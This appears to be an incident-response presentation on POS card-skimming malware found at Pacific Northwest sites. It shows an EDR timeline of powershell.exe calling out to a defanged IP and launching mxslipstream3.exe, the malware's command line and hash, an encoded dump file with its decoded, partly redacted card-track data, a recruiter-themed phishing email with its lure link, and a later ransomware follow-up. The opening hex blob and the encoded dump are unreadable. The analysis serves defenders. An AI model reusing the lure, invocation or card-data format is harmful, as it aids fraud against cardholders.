d5174c31e98f44c6b5206cec90214d22aa845ca3de89cc597b46a6b87f3a9b11d72aea3cb37fef85fdb01b907c646ba7edcc85f45dfe73ef9fc4e5a4
1bab8de2e092250bb524f8e0fdfb36002e9e4c5d3e4395e5dbeedd93901bb5df1cc9542e938d0cac6c9cf02b53dd9114613f8a24cbb2377b62ac24f8
1e6c198a288fd9f73a62b31db1b028970cbce18ed79962ab7e96b1d55d8cf2d37e9a9e8a15e5c9ecf878904bc91265ee0330c40a7296f96df2a773bb
6492756d307c25ee97e0d758dc4140597d031a2e19e9f693089f5d8a9022c8609cc65cf9deefbf7bed69776f169cfd014198f99e01134471ecb5c937
c7fd946474ceae60d3031b32b514518616553123acc93a65be37e4a1149998abe0962707fb41c3760f4c0679e3c10fe0a698a1c60649546b2e7dafb6
c3eb4c259bc74c1f6f70c793081c3b8fe9229b116f94837bc20e192bd0167a1d93211df0bf31ee66bb7340e318760e44f2004e86950c5cde4fd61df2
8b3fcdcc71b5ad0283bb1446af835ddaf0ff40ed5fb1c7221c8a9d3908ad587091409c8a74cce4030f5916185782def6e600c1d61db309fc39ee4726
e140b7e7553b1050fe20ee996f41ffe2db146983d7d42a1d29099b4ad0000bac39ee0643f5f16b91fb5639602d036c6fc8a07a003b28a7af7dd16c8b
b453ca5f30af4633a72c660be46e70679967ae7395e6c6c953fc3f6bcfcaec41caec838f500648178a452183f1563e5d23e1f7daedce739af648a10a
14dd6897e00d72cc67c1a319d28f619617690784d64989a01a0e6a1b9c85dc15e0f13dfb8045855f30fd0b91939cc711c3c8b028825336e70983b7d1
150f0b31bffcfac684385b7115d4b4f64338404c0c385b78a709c7d21b6be2d5571b69dfbb48866c052c6eee3129e74093105f2efab1a4ada2deeab2
94b82e8704a8f00631cdb20ed9243ca3318b3aa49f64dc3eeae74ae84b6f6bee308f811768a60a753340011400e99a8750694a604ad82c94921c9cc9
649cb290d3188fa8433ef0889dacc77c5140f25e4f3a405650e7648439b189d3465cc198a98b551ab315ecd635e81c890fd098d4d325932e58840162
e8f3458b0a8635198d6e2dfc59b20702751c0bd521b6cbc203dca6411d74e5addf83f75672053558677815abede334b5d699e28ae908a5727d0ecbd8
94549a41a42c30bdd6ba907ba0391643698512 4dcaf2d5dd4590580de51044da33f43b838386abda4f9b6c9e63c9d3ddc471ad4dfd5fbc39a4325bd2
182204de5ebc1c5ad773eb8091e0b8c3dfb118cea4c98c76b5257e8d6fcaf2d5dd6ff0cd76a1f151a3cb6a3dfcdfe6b2ba23c0654dd6b51be785673c
f7b1ecb9866d8dbabecb8fd64525ff344f337f9b9b9e311ebcf5822995241d8874dd9d884fc9ca643a9482374f0ed619d830aeac2e8bf42dd3d46ba6
b1fde7916c61007f4b759144cf29397851c998ff9799798ec04087d66f473a7cb69de35e7faa9a4bd134bfc155a8fdfd2ef8ca5c8847f8cde1f36d4a
1e1f67008674d91fe410c1409e8847d2022c09840001439f7efa81a4e211cac092c5f1bb16286862685785e90026af44353641574c056311de339505
93c1c8483a13b9466a0f4592d8797da325189845dfbd186131125221fa0155e172930865ade6f7ec2964291ed00c1533a92be49760b31cb4cea41472
2022d6d28ed03268fe5eaff7c31ebac0542c2d06dd7deb4a108b0f8f3d14791c913b46563462f01bd23c6344c118090e5f3005ebe1124a30a1218e3d
d012c254032211e1aa6555df52a99ddb1a2c59784fe803e531bde33074ae89986b65971faec7137435838eaa0e73efa001e65840802e51ed1dd4867b
bca0fa8488125aa5671dea9195aee51d924ae01aec5acfb9648fd0c21050d5ff4c70467da492ede03de519c833308540e0a3d604cc8b2904c09264a1
e4a9d2989f40a0bb07572e343a8cae74766c0e16a267ac97a1ecbb295dc78246981127f9bc36e9987486015d2e726c352e79a6c8a1e35ec184823a8d
7668c468e4d73575906e20a4753a961f9678f4842bddb249c81fc8848900d983fd2655b53ea6353212c4240f29ef6839456eb93a634208356b5aa57c
17f3d63613ff0d690f156148d512ee86f4c954850a1e48f123983e7b4f10073da2af0ee00a7f0f01e59bb8a40253fbcd7c96ea3d9d9c7fb74a63cd8e
5260ec726e9b9f6220ad0a4f56e92bc2a0ec147bc8772097dd988ea2e7dc2e39846ad579dd056cdc8869f2d53b13a660c2008eb301528dac3aba4e49
47c5acbec9646dd216cc7bfc0c597e814e8c5d8bb75f23c9ee63fb09d369a8bb35e986cd47556f5543f986850c982a2256a443649e608ac3e04b49c2
1e21cfb1776a01c5eb8bed778e726bf55c384334d563a141a4bad436cc5c795d1738b52ef5b566ca38d78c37077a589350838b2cfa77ad9aec10cb79
2af13fc960932677b3e55d41bc35966dd97e558ba1fc23cdc81c8e1c275424bd20085a96fdf6f190f1124 (truncated)
```

2020-03-15 15:10:28 UTC

mxslipstream3.exe – POSlurp Malware in Bend, OR



2020-03-15 15:10:30 UTC

Outbound network connection by powershell.exe to
`45.77.152[.]39:443`

Reverse DNS Lookup bogoljub.zoranovski.nbrz.ru
as of 2019-05-17 17:24:58 UTC

Whois Lookup Choopa, LLC (CHOOP-1)
as of 2019-05-17 17:24:58 UTC

Note: Lookup data is transient, may change rapidly, and may only be accurate at the time the lookup was performed.

2020-03-15 15:10:33 UTC

Threat Detected

11m

2020-03-15 15:17:33 UTC

Process spawned by powershell.exe
`c:\midniteexpress\slipstream\mxslipstream3.exe` 5d4b9106c9911854b59c8891b40f29c0


UNKNOWN Cb IOC

...

Command line:

```
C:\\MidniteExpress\\SlipStream\\mxSlipStream3.exe p mxSlipStream4.exe t 10044
```


wmsetup.tmp - encoded




[redacted]_c__windows_temp_wmsetup.tmp

```
 £:bDLE—ìóT°è½ŽVT¤*ë-$V„î}Hb‰z
ŸZ4ùúç¸'— [¦W·nBELSIKñµfÃÚ¤ÀìÛj{¶-ÚZÀDC2ENQwDC3jsÑ<l?BS Ç¶±wó±aÁÜ£ÁîÚn»—ØSÊDC2BELvNAKnqÓ>h=SO‹' b
¯—6÷›J›hcNULBSoõ,³eÄÔ;ÊâÚn¹-Ù[ÆDLEACKvDC3jvÓ%-(6Ë¢STXCANâETX+CAN-¾øÓGSšSIWL»Q-°DLE}¨|NÉ`à£RèDC3F£<SOH"%ßNUL!éøl¹”ÑSÁDC1NULp
ESCoqÑ2j<SOŠ&©kSYN ÕACKfüÉåVTñ‰RSÙ%ì4BSDC1ÚÛ©«LIŠ6Âò®ENQUSäNUL"SUB¬¾ýÖEM›BELYE²S¬´NAK¨}OÎ%US±¼D)CAN¬¿ÿÝDLEžSOHQA·U®¸NAKrª OË
fé«VàNAKF¢>NUL#K9Ä^EM#´áÌ’€ÉvENQ=îAY)BkPëö3EM[ÛF‡ö’ìñQ¼é½ŠVT£ ï%±O¹l‡¢Î¹MÞ“|=="õlÐrÊ\°RSÈCANiё…ˆÊwSOH1áB^$JiXï"fRSÚ3S÷JÒ5-Ikh
SOMþ†³kÁÞ¡Çíøl~»”ÙZÇDLENULuETB ŸrGdª›+?}U™SUB‡ÕÀ2×*4ò*þÎMæi+×gÄ*¿,«"CFS&ŒwÏU°SUBÀGSîã„‹ÎuETX7âN^!CmZíÿ;DC4YÚG…þ—é
k/l,_6þÿæ´%-0ˆNAKzßß§¦E@Š?Âõ§STXFSáSTX/EM¥» È•o›üFSÝ±yzg0¥DC4·EOTûYENQ_.+ÁË
¶Au&ƒœf,¨ Ç‘ÏxóaÁÜ£ÁçÑey²”Þ[ÊDC2ACKvESCnqÓ>h<SO‹#¨c%nÍEOTæZFSò¼½¢päWõO×1ŸL›cj
BSKö€´fÃÜ¡ÂïØm~°œÜZ âU1UÖ=k4SOŒ$©jSYN¢ÑENQeüÆï
øEMÙ´x{g0¥SYN°SO-%òõí¥ÆéÙmz½”Ø_ÄETBBELtDC3nqß=j=FF‰$¨jETB ÕACKjüÆâSIøRS"DC3nBELb&½„«Ç¼KÜŸw93&ömÐ~ÎQ³USÊGSïë„‰ÊvNUL5âB[!?^â”
üSUBÚ¼y~b6£SYN»SI‘ñR
_.#ÆÉVT¶Ep&,œi,« ‹/FS¬¿’Û[ÁDC1ENQvDC3kyÑ<m9SI†&«jRS¢ÕBELbýÈà
ú‹ETB ²»ÁDC3‡-™.=xU™ESCŽÒÅ7Ð-8Ÿý)üÎIäh*×b•Æ#½,#ÑÿCANHäETX(DLE-»òÒCAN™STXR@±V¤¼DLE~¨ LËeè¬VæGSO§;BS"N!Å±ü'ñ¢
CAN±ENQ/CAN-°ýÜFSNULUH´Q¬µDLE ©}NËdé¢QãNAK!›‰(å¯FHŒ3Àõ¦ACKESCãSOH.FS-½öÖEMšSIRE·R¬±DC2  FÊ%”BS-Ÿ¡,ìž#Tã|Bg‰ SOŸ[9ûúç¹'-2ŒCANrÞ
ˆÝ®«EM6Å%LÀNUL›xEcŽxSO™Z7øüä¶$”7DC3rß‰ß®ªDIŠ7Àý¦NULFSáSTX/CAN
```

wmsetup.tmp - decoded



```
Source file: C:\Users\andrew.valentine\Desktop\POSdecoder\C[redacted]P_c__windows_temp_wmsetup.tmp. Total lines: 28
40[redacted]432=190620110000821
53[redacted]375=230720106233426
41[redacted]319=220620110000398
42[redacted]808=231220110300671
41[redacted]879=21122010249958600000
60[redacted]303=21012011000508749402
55[redacted]352=21062010904005700015
60[redacted]297=22102011000121141902
46[redacted]688=211020100331040795
60[redacted]616=21052011001471258602
54[redacted]966=22052010000000534
53[redacted]652=230620107829339
43[redacted]324=20122010000000845
42[redacted]529=190820110000185
40[redacted]196=200520110000707
41[redacted]071=230820110100719
47[redacted]046=19111010000000001850
42[redacted]607=200720110000927
46[redacted]020=22022010000090700000
51[redacted]686=20102010000100417
54[redacted]303=2208201155010804
46[redacted]541=220920111925269
52[redacted]319=211020100200013
51[redacted]758=210220116168947901
44[redacted]775=2204201000008630
42[redacted]403=2008201100008281
55[redacted]310=20092010901000014715
44[redacted]124=20012010000080300000
```



Military Recruiting Specialist position

Josephine Pena (USA Staffing Services) <uslegor@gmail.com>
To [redacted]

Wed 03/13/2020 8:13 AM

Hello [redacted]
I sent you a message on Linkedin recently about the position available in your area.
Here is the job description - https://job.usstaffing.services/military-recruiting-specialist-2836582_position

Josephine Pena
Manager, HR
US Staffing Services

Newport, OR

Tillamook ,OR

Walla Walla, WA

Spokane, WA

Eugene, OR

Bend, OR

And then a couple dozen others.

After the breach…

- Remediation underway by late-May 2020.
- May 31, 2020 Ransomware attack launched.
- Demonstrated threat actor ability to pivot attack method.

